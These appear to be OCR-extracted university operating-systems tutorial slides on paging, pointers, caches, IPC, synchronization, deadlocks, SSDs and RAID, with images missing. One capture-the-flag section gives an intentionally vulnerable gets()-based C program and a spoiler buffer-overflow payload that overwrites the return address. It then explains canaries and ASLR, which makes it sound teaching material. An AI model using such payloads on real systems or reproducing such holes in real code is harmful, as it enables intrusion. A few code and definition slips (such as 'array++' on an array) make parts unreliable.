
We need to find a victim page to replace with a new one.

Common strategies

- **FIFO:** First page to be loaded is the first to be unloaded
- **LRU:** Least recently used page is evicted
- **Optimal:** Evict the page that is used the *furthest into the future*. Feasible? Used as a *benchmark*
- **Clock:** Uff, let's talk about that on its own page

Page Replacement Policies – Clock

Clock



Page Replacement Policies

Where did that R come from?

- Referenced (and modified) bits are set by the CPU when accessing or writing to the page
- Referenced bits are periodically cleared by the kernel using timer interrupts

Page Replacement Policies

Do it

- Clock: Ordered by Load time ASC, Head is on Frame 3
- Reference order: 4, 0, 0, 0, 2, 4, 2, 1, 0, 3, 2

Frame	Virtual page	Load time	Access time	Referenced	Modified
0	2	60	161	0	1
1	1	130	160	0	0
2	0	26	162	1	0
3	3	20	163	1	1

Page Replacement Policies

How well does LRU work for the Stack, the Heap and the Code segment?

- Stack: Beautifully. The older it is the longer it will take to be reached again
- Code: Mostly, loops are mostly linear and it follows certain patterns
- Heap: Well, the heap has more random access patterns. So not that well, probably

Pointer Arithmetic

Pointers

Are numbers!

```c
int  hello    = 20;     // no worries
int* hPointer = &hello; // no worries
int* pointer  = 0x200;  // no worries
```

And you can convert between them

```c
    int hello          = 20;
    int* aPointer      = &hello;
    intptr_t asInt     = (intptr_t) aPointer;
    int* backToPointer = (int*) asInt;
```

Pointers

And what do operations do?

```c
int array[5] = {0, 1, 2, 3, 4};
printf("Current value: %d", *array); // 0
array++;
printf("Current value: %d", *array); // 1
```

Wait, weren't integers more than one byte?

- + and - on a pointer decrease it by *the size of its type*

```c
int* pointer;
pointer++; // is the same as
intptr_t asInt = (intptr_t) pointer;
asInt += sizeof(int);
pointer = (int*) asInt;
```

Pointers

Multiplication? Division?

- Probably a compiler error
- Sounds a bit useless

Pointers

We can also *cast* them!

```c
int hello[5] = {0};
char* start = (char*) hello;
*start = 1;
printf("First value: %d\n", hello[0]); // 1!
// Why is it 1 and not 2147483648?
```

Some interesting things are writable

DoubleForker

DoubleForker!

Modifying Stackframes in GDB

Capture the flag!

```c
#include <stdio.h>
#include <string.h>

int readIt() {
    char buffer[10];
    int result = 1;

    printf("Enter the password: ");
    gets(buffer);

    if(strcmp(buffer, "Secret") == 0) {
        result = 0;
    }
    return result;
}

void flag() {
    printf("FLAG!\n");
}

int main() {
    if (readIt() == 0) {
        flag();
    } else {
        printf("Nope!\n");
    }
    return 0;
}
```

Modifying Stackframes in GDB

Useful Resources

- Stackframe layout (for overflowing)
- Input non printable characters in GDB
- Run it in GDB, Compile with `-fno-stack-protector`
- `lscpu` to find Endianness of your computer (probably Little Endian)

Spoiler Example Solution

Created on my computer while running in GDB. Addresses may vary.

```
r <<< $(python2 -c 'print
         "A"*14  # Padding to overflow to base pointer
         + "\x00\x00\x7f\xff\xff\xff\xdd\x02"[::-1] # overwrite BP
         + "\x00\x00\x55\x55\x55\x55\x51\xbd"[::-1] # overwrite ret addr
      ')
```

Modifying Stackframes in Real Life

Why that won't work 1: `gets`

- We needed to inject some null bytes to pad our addresses to 64 bit.
- `gets` just reads until EOF/newline and doesn't care about size or zeroes

⇒ *Really* dangerous

⇒ Removed from the C standard (but it still probably compiles)

Why that won't work 2: `Stack-Canary`

- The compiler inserts a random number between the local variables and the return address
- If it is changed the programm will die with a nice message:
  `*** stack smashing detected ***: terminated`
- Disabled with `-fno-stack-protector`

Modifying Stackframes in Real Life

Why that won't work 3: ASLR

- We injected *absolute addresses* to jump to (or set the base pointer to)
- Modern Operating Systems employ **A**ddress **S**pace **L**ayout **R**andomization

⇒ Your code is loaded at a random address and absolute addresses don't work

- GDB disables ASLR for the loaded program so we ran it in there

Functions are...

Code! And where is code stored?

In memory. So let’s point to it.

```c
#include <stdio.h>

void sayHi(char* name) {
    printf("Hello, %s!\n", name);
}

int main() {
    (&sayHi)("John");
    return 0;
}
```

Function Pointer

How can we declare a variable?

```
  ??? myFunction = &sayHi;
  // We basically copy the declaration
  void sayHi(char* name) = &sayHi; // Nearly!
  void (sayHi)(char* name) = &sayHi; // Closer!
  void (* myName)(char* name) = &sayHi;
//^^^  ^  ^^^^^^ ^^^^^^^^^^^
// | Pointer    |  Parameters delimited with ,
// Return Type |
//          Var name
```

Function Pointer

How can we declare a variable?

```c
#include <stdio.h>

void greetMultiple(char* name, char* other) {
    printf("Hello, %s and %s!\n", name, other);
}

int main() {
    void (*myFunction)(char* name, char*) = &greetMultiple;
    myFunction("Peter", "Jane");
    return 0;
}
```

Using Function Pointers For Profit

Aufgabe

1. Schreibe eine Insertion-Sort die ein int array, einen compare-Funktionspointer und was man sonst so braucht entgegennimmt
2. Schreibe eine compare-Funktion, die Integer absteigend sortiert und nutze sie
3. Schreibe eine compare-Funktion, die Integer basierend auf der Anzahl an 1-Bits sortiert

```c
int main() {
    int array[] = {5, 3, 2, 4, 1};
    int length = sizeof(array) / sizeof(int);

    insertionSort(array, length, compareDesc);

    for(int i = 0; i < length; i++) {
        printf("%d - %d\n", i, array[i]);
    }
```

Caches

Caches

How many do you typically have in your computer?

Quite a few! Typically L1, L2, L3 <maybe more> and your RAM

And why do you have multiple?

- Fast caches are expensive (and size limited) ⇒ Small
- Multiple levels of slower but larger caches arranged in a *cache hierarchy*

Why do caches even work?

Two main principles:

- Temporal locality: Memory that was accessed will be accessed again soon
- Spatial locality: If address X was accessed, $X \pm 1$ will likely be accessed soon ⇒ Don't just cache single words but entire *lines*. How large? Probably ≥ 64 Bytes for *reasons*

Caches

Cache lines

Why is a cache line useful? Can’t we just make N memory accesses? Reading a chunk from DRAM is *much* more efficient than reading them one after another


Cache Types

What types do you know?

- Fully Associative
- Set-Associative
- Direct Mapped

Cache Types - Fully Associative

What is that?




When can cache misses happen here?

- Never accessed that address before. Called a Compulsory Miss
- Cache was full and it was evicted. Called a Capacity Miss

Cache Types - Direct Mapped

What is that?




When can cache misses happen here?

- Never accessed that address before. Called a Compulsory Miss
- Cache was full and it was evicted. Called a Capacity Miss

Cache Types - Direct Mapped

What is that?



Address48

Hashfunktion


Cache Lines	
Tag	Data
Tag	Data
Tag	Data
Tag	Data

Conflict misses

There was space, but it was mapped to the same slot!

Cache Types - Set associative

What is that?



Insertion

Find the correct *set* using the index, then treat each set as a *Fully Associative* cache.

Conflict misses?

There was space, but it was mapped to the same *set*!

Modifying Caches

You have a Cache and real memory behind

What do you do when you write to …

… an address in the cache?


- Write Through: Update the cache *and the main memory*
- Write Back: Update only the cache. Update main memory *on eviction*

… an address *not* in the cache?

- Write-allocate: First load it into the cache. Then see above
- Write-to-memory: Don't load into cache, modify in memory


Placing The Cache

At which position do you put the cache?



Placing The Cache

At which position do you put the cache?



What kind of addresses does this use for Index/Tag?

Virtually Indexed, Virtually Tagged (VIVT)

Placing The Cache

What kind of addresses does this use for Index/Tag?


Virtually Indexed, Virtually Tagged (VIVT)

Benefits? Drawbacks?

+ Fast, no address translation
- Ambiguity Problem (The same virtual address might point to different physical addresses over time)
- Alias Problem (Multiple virtual addresses might point to the same physical address)

Placing The Cache

At which position do you put the cache?



What kind of addresses does this use for Index/Tag?

Virtually Indexed, Physically Tagged (VIPT)

Placing The Cache

What kind of addresses does this use for Index/Tag?


Virtually Indexed, Physically Tagged (VIPT)

Benefits? Drawbacks?

+ Still relatively fast: Can lookup the index while the MMU works
+ Ambiguity solved, as it is tagged by physical address (iff the entire PFN is used as a tag!)
- Alias Problem (sometimes!)

Placing The Cache

At which position do you put the cache?



What kind of addresses does this use for Index/Tag?

Physically Indexed, Physically Tagged (PIPT)

Placing The Cache

What kind of addresses does this use for Index/Tag?

Physically Indexed, Physically Tagged (PIPT)

Benefits? Drawbacks?

+ Transparent to CPU: no alias, no ambiguity
+ Coherency can be implemented in hardware
- Allocation conflicts

Allocation conflicts

- How well do you think *contiguous* virtual pages fit into the cache?
- Maybe not so well. The cache operates on *physical* addresses

⇒ Sequential virtual pages might be mapped to *conflicting* physical ones!

Inter-Process-Communication

IPC

How can different (concurrent) activities interact?

- Shared memory (implicitly as they share an address space and explicitly via a shared memory area)
- OS facilities (e.g. messages, pipes, Signals, sockets)
- High level abstractions (files, database entries)

IPC - Getting Stuck

What mechanism do you need for IPC in an imperfect world?

Timeouts! You don’t want to wait for buggy programs or poor dead ones :(

IPC - Buffering

Asynchronous send Operations require a buffer. Where do you put that?

- Actually, *why do they need a buffer*? Sent but not yet received messages
- They can be in the *receiver's* address space, the *sender's* AS or in the kernel

Buffering in the Receiver's Address Space

- Is that a good idea? What happens when you have many clients?

⇒ Does not scale well. You either allow every sender to allocate memory for you (*ouch*) or you might run out with many clients

IPC - Buffering

Buffering in the Kernel

- Is that a good idea? What happens when you have many clients?

⇒ Does not scale well. You either allow every sender to allocate kernel memory (*ouch*) or you might run out with many clients

Buffering in the Sender's Address Space

- Sounds good? Yea, we are running out of options. But it's mostly alright!

+ We only need to store it once: The sender has it in a buffer somewhere anyways

+ Scales better, as each sender keeps their messages

∓ We need to tell the client when it can reclaim the buffer

The Joys of Synchronous IPC

You are a very popular process that receives and handles many messages.

- For simplicities sake you chose *Synchronous IPC*. What problem might occur with many clients?
- You spent your whole life *waiting for timeouts to expire*
- How could you solve that with a new syscall? How does `send-and-receive`, which sends and instantly receives help?
- The server can assume you are using it and set a zero timeout. After all, if you are using that syscall you *will* be waiting.

Emulating Async IPC

How can you emulate asynchronous IPC using synchronous IPC?

- Use a Proxy thread
    1. Copy message to proxy thread
    2. Proxy threads sends synchronously and might block until recipient calls receive

+ Allows async I/O

- How many messages can you send? Yea, one per thread...

Emulating Async IPC

How can you emulate Synchronous IPC using asynchronous IPC?

What about

```
do {
  res = async_send(message);
} while(res != MESSAGE_SENT);
```

Will wait until it was *sent*, not until it was *received*.

⇒ Implement a very simple protocol involving multiple messages

⇒ Send ACK message on receiver side, wait for ACK to be received.

And receive?

Just loop until `async_receive` receives a message (that is not an ACK)

Race Conditions

Race Conditions

The Parallel Wizard Strikes Again

```
current = get_balance();
current += delta; // delta ∈ {−50, 100}
set_balance(current);
```


What happens if this code is executed in *parallel* for the two values of `delta`?

Unrolled

```
current = get_balance();
int tmp = current;
current = tmp + delta; // delta ∈ {−50, 100}
set_balance(current);
```


Race Conditions

Thread execution



Race Conditions

And if you run it concurrently on a single-core system?




Having Fun With It...

What is the value of `tally` at the end?

```c
#include <stdio.h>

int tally;
void total(int N) {
    for(int i = 0; i < N; i++)
        tally += 1;
}

int main() {
    tally = 0;

    #pragma omp parallel for
    for(int i = 0; i < 2; i++)
        total(50);

    printf("%d\n" , tally);
    return 0;
}
```

Having Fun With It...

This!



And what happens when we use $N, N > 0$ threads instead of 2?

The range is now $[2, 50 \cdot N]$. We can still have the same problem.

...And Adding ULTs!

What would happen if we used ULTs?

Can ULTs be pre-empted? With cooperatively-scheduled (the common case) no!

⇒ Everything will be fine, *unless* the threads `yield` *during the increment*

In that spirit: Does this work (with 1:1 threads)?

```
void total(int N) {
  for(int i = 0; i < N; ++ i) {
    tally += 1;
    sched_yield();
  }
}
```

Nope. It might be less likely that it is interrupted during the increment (Why? it never uses its timeslice), but it is still possible (e.g. due to a hardware interrupt)

Critical Sections

Synchronizing Properly - Core Properties

Does this work?

```
void foo() { // called in parallel
  if(random() < 0.5) {
    sleep(10);
  }
  a += 10;
}
```

Nope. Multiple threads can call `a += 10` at the same time.

Property 1: Mutual Exclusion

Synchronizing Properly - Notes on Terminology

Some boring definitions

```
void foo() { // called in parallel

  // This is the code before the critical section
  // ==> Entry section

  // Here common data is accessed (e.g. shared variable).
  // Only one thread might be in here at a time.
  // ==> Critical Section
  a += 10;

  // This is the code after the critical section
  // ==> Exit section
}
```

Everything else is the Remainder section

Synchronizing Properly - Core Properties

Does this work?

```
void foo() { // called in parallel
  // The late bird catches the worm
  while(me != selectLastWaiting()) {
    sleep(10);
  }
  a += 10;
}
```

How long could a thread wait?

Forever :(

Property 2: Bounded Waiting

Synchronizing Properly - Core Properties

Does this work?

```
void foo() { // called in parallel
  while(waitingThreadCount > 1) {
    sleep(10);
  }
  a += 10;
}
```

Threads *outside* the critical section prevent threads from *entering* it
⇒ There’s no progress!

Property 3: Progress

Synchronizing Properly - Core Properties

And the last one isn't really a property of a correct solution

Property 4: Performance

Synchronizing Properly - Core Properties

Mutual Exclusion

Only *one thread* can enter the critical section at once.

Progress

Threads in the *remainder* section do not prevent threads from *entering* the critical section.

Bounded Waiting

There is an upper bound on *how many* different threads can enter the CS while a thread is waiting.

Important: This is not a *time* bound!

Performance

The time overhead of the synchronization primitive is low (for low / medium / high contention).

Synchronizing Properly - Core Properties

Does this code fulfill all properties?

```
/* aligned to cache lines */
volatile int next = 0;
volatile int executing = 0;

lock_acquire() {
  /* atomic version of "ticket = next; next += 1;" */
  int ticket = fetch_and_add(next, 1);
  /* busy wait until the counter matches */
  while (ticket != executing ) {}
 }

lock_release() {
  executing++;
}
```

Synchronizing Properly - Core Properties

Does this code fulfill all properties?

- Mutual Exclusion: Yes (though if you have 2^{32} threads waiting it doesn't)
- Bounded Waiting: Yes. Eventually my number is the next one!
- Progress: Yes, threads in the remainder section do not hinder any thread from entering the critical section. Only threads in the *entry section* can do that temporarily.

Fixing The Bank

Remember the bank example?

```
current = get_balance();
current += delta; // delta ∈ {−50, 100}
set_balance(current);
```

How could you fix that?

Synchronize it!

```
lock(L);
current = get_balance();
current += delta; // delta ∈ {−50, 100}
set_balance(current);
unlock(L);
```

Synchronization Primitives

Synchronization Primitives

There are different kinds of synchronization primitives

Which ones do you know?

Spinlock

- `lock` / `unlock`
- Busy-waiting and atomic instructions (e.g. compare-and-set)
- Recommended for *short* critical sections as it wastes CPU time
- Preemption wastes more resources (threads can't make progress)
- ⇒ Mostly used in the kernel without interrupts

Synchronization Primitives

Semaphore

- `wait(sem)` (also called *acquire*) / `signal(sem)` (Also called *release*/*post*)
- Has an internal counter that is decremented (wait) or incremented (signal)
- Blocks if you try to decrement it below 0
- Can be used to implement bounded buffers

Mutex (Binary Semaphore)

- `lock(m)`, `unlock(m)`
- Or a Semaphore with values 0 and 1

Synchronization Primitives

Condition Variables

```
void consume() {
  lock(l);
  while(queue.size == 0) {
    unlock(l);
    sleep(); lock(l);
  }
  queue.poll(); unlock(l); signal();
}
void produce() {
  lock(l);
  while(queue.size == MAX_SIZE) {
    unlock(l);
    sleep(); lock(l);
  }
  queue.add(X); unlock(l); signal();
}
```

This code can incorrectly sleep a consumer/producer. How? *Lost wakeup problem*

Synchronization Primitives

Condition Variables

```
void consume() {
  lock(l);
  while(queue.size == 0) {
    // unlocks and sleeps atomically. Relocks when waking up
    wait(cond_filled, l);
  }
  queue.poll(); signal(cond_empty); unlock(l);
}
void produce() {
  lock(l);
  while(queue.size == MAX_SIZE) {
    // unlocks and sleeps atomically. Relocks when waking up
    wait(cond_empty, l);
  }
  queue.add(X); signal(cond_filled); unlock(l);
}
```

Now no wakeup is lost :)

Kernel Synchronization

Kernel Synchronization

How could you achieve mutual exclusion on Single-Core systems?

Masking interrupts! Why? Only one thread can run at a time, disabling interrupts prevents preemption (and other interrupt handlers)

Does this work on Multi-Core systems?

Nope! Masking only affects the current CPU.
Additionally, another core could be in the same routine and access the same data

Mutual Exclusion In The Kernel

How would you solve that problem in the kernel?

Real locks

The Big Kernel Lock™

Have a big lock *for the whole kernel*. Implications? The kernel effectively serialises access

⇒ Can't make use of your processors if you have many syscalls

> *This removes the implementation of the big kernel lock, at last. A lot of people have worked on this in the past, I so the credit for this patch should be with everyone who participated in the hunt.* (Commit message)

Mutual Exclusion In The Kernel

Fine Grained Locking

+ Only lock areas that are *relevant* for the *current* task

⇒ Have many small locks

- Complex and error prone

Remember Spinlocks and Interrupt handlers?

Without disabling interrupts there is a problem: *Lockholder Preemption*

1. Thread enters spinlock
2. Thread gets pre-empted by an interrupt handler
3. Interrupt handler needs the same lock ⇒ Can never acquire it!

⇒ You might still need to disable interrupts for those

Deadlocks


Deadlocks

What is that? Do you know an example?

- Several processes or activities can not make progress, as they are waiting for resources held by each other
- Examples: 4-way intersection, *Dining Philosophers*

Dining Philosophers

The Problem



Philosophers (P) want to eat, but to do that they need *two* Chopsticks (Chop)!

How can this deadlock?

Why did that happen? What fateful circumstances lead to this starvation?

The Four ~~Horsemen of the Apocalypse~~ *Coffman Conditions*

Mutual Exclusion

Resources can not be shared between processes

Hold and wait

A process already holding resources can acquire more

No Preemption

Resources can not be forcibly taken away from processes

Circular Wait

There exists a set of Processes $P_0, P_1, \ldots P_n$ where P_0 is waiting for a resource held by P_1. P_1 is waiting for a resource held by P_2, ...and P_n is waiting for a resource held by P_1

Note

These conditions *are not independent*! (e.g. Circular Wait $\Rightarrow$ Hold And Wait)

Finding a deadlock

Code

```
Spinlock s1,s2, s3 = FREE;
int counter = 0;
void Thread1() {
  if(counter == 0) {
    lock(s1);
    counter++;
    unlock(s1);
  }
  lock(s2);
  lock(s3);
  // update some more data
  unlock(s3);
  unlock(s2);
}
```

```
void Thread2() {
  lock(s3);
  counter++;
  // update some data
  if(counter == 2) {
    lock(s2);
    // update some more data
    unlock(s2);
  }
  lock(s1);
  // update even more data
  unlock(s3);
  unlock(s1);
}
```

Deadlock Prevention and Avoidance

Deadlock Prevention

Make a deadlock *impossible*! How? Break ≥ 1 of the four necessary conditions

Deadlock Avoidance

- Deadlocks are still possible
- The resource allocator knows what resources are used by the processes
- The resource allocator denies requests that *might* lead to a deadlock

Deadlock Prevention - Slay The Horses

How can you negate *Mutual Exclusion*?

Sometimes: Spooling

Like a Printer

- You send a job
- It is executed

⇒ Only the executor has access to the resource

Negate *Hold And Wait*

Allocate resources atomically: All you will need or nothing

⇒ Once you have resources, you can no longer request new ones

Deadlock Prevention - Slay The Horses

How can you negate *No Preemption*?

Allow Preemption! Normally done by *multiplexing* resources (how RAM or CPU time is handled).

Not always possible


Negate *Circular Wait*

Order resources and only allocate in the *same* order, everywhere.

Commonly used (and also in the current exercise (not anymore :() :)

Dining Philosophers

The Problem





What kind of vertices and edges are in this graph?

How can you detect a deadlock in there?

Resource Allocation Graphs

Some examples





Is there a deadlock in one of the graphs?

Yes, in the left. Right has a cycle *but no deadlock*.

Cycle $\equiv$ Deadlock only holds if you have *one* instance of each resource

Also nice

Deadlock Empire

https://deadlockempire.github.io/

Solid-State Drives

NAND based flash memory

Rejoice, TI might be useful once

How long do writes/reads take normally?

- Reading a page: 25µs
- Writing a page: 250µs
- Erasing a block: 2ms

What happens when you just write to a random page?

Speeding things up

What could you change so writing pages is faster?

- Keep around spare *erased* pages

⇒ You do not pay the erase penalty!

- When do you create / reserve / erase those spare pages? Probably in the background. Any problems? Might get exhausted if you write too much data in a short timeframe or the disk is full!

NAND based flash memory

Deleting files

What happens when you delete a file? What effect does that have on the SSD performance? The block is not freed ⇒ Can't be used as an erased empty page

What can the OS do to combat that?

The `trim` command

Can be issued by the OS to tell the SSD firmware what pages can be safely erased.

RAID

RAID

What is that?

A **R**edundant **A**rray of **I**ndependent/**I**nexpensive **D**isks

Why would you use that?


- Probably cheaper than a SLED (Single Large Expensive Disk)
- Might be more resilient
- Might be faster

RAID - And now?

Great, you now have multiple disks. How do you store your files on them?

- „I like to live dangerously“ - RAID Level 0
- Mirroring: RAID Level 1
- Historic variants: RAID Level 2 and 3
- Block striping and parity: RAID Level 4
- Block striping and *distributed* parity: RAID Level 5


RAID 0



Benefits / Drawbacks?

- + Extremely fast (parallel reads and writes)
- + Can use full capacity
- - If a single disk fails your files are toast


RAID 1



Benefits / Drawbacks?

+ You can lose all but one disk without losing data
+ Parallel reads possible
- Writes slower as they need to write to all disks
- Size equals the size of a single disk

RAID 2

